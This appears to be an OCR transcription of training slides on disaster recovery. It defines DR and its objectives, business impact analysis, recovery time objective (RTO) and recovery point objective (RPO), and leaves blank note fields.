


Disaster Recovery (DR)

- DR refers to the organization's ability to **restore their business data and applications**, even after a disaster
- Includes the recovery of the systems and people responsible for rebuilding the data centers, servers, or other infrastructure damaged in a disruptive incident
- A **data-centric strategy** that emphasizes quickly restoring an organization's IT infrastructure and data

Objectives of Disaster Recovery

- Reduce the downtime faced by an organization during and after a disruptive incident
- Reduce the accrual of losses during and after a disaster
- Recover any data that are damaged due to a hardware failure



Business Impact Analysis (BIA)

1. BIA is a systematic process that **determines and evaluates the potential effects** of an interruption to critical business operations as a result of a disaster, accident, or emergency
2. It ascertains the recovery time and recovery requirements for various disaster scenarios
3. The underlying assumption in a BIA is that while each component of an organization is reliant upon the **continued functioning** of every other component, some are more crucial than others, and limited funds should be **prioritized** to ensure recovery in the **wake of a disaster**
4. An analysis tool; it does not **focus** on the design or implementation of **recovery solutions**

Notes: ____


Recovery Time Objective (RTO)

- **RTO** is the maximum tolerable length of time that a computer, system, network, or application can be down after a failure or disaster
- It defines the extent to which an interruption affects normal business operations and the amount of **revenue lost** due to such **interruption**
- It is preferably given in minutes. For **example**, an RTO of 45 minutes implies that **IT operations** must be **restarted** within 45 minutes

Recovery Point Objective (RPO)

- **RPO** is the maximum time frame an organization is willing to lose data for, in the event of a **major IT outage**
- It provides a **target** for designing **disaster recovery** and **business continuity solutions**
- Every organization needs to calculate how long it can operate without its required data before business suffers

Notes: ____________________

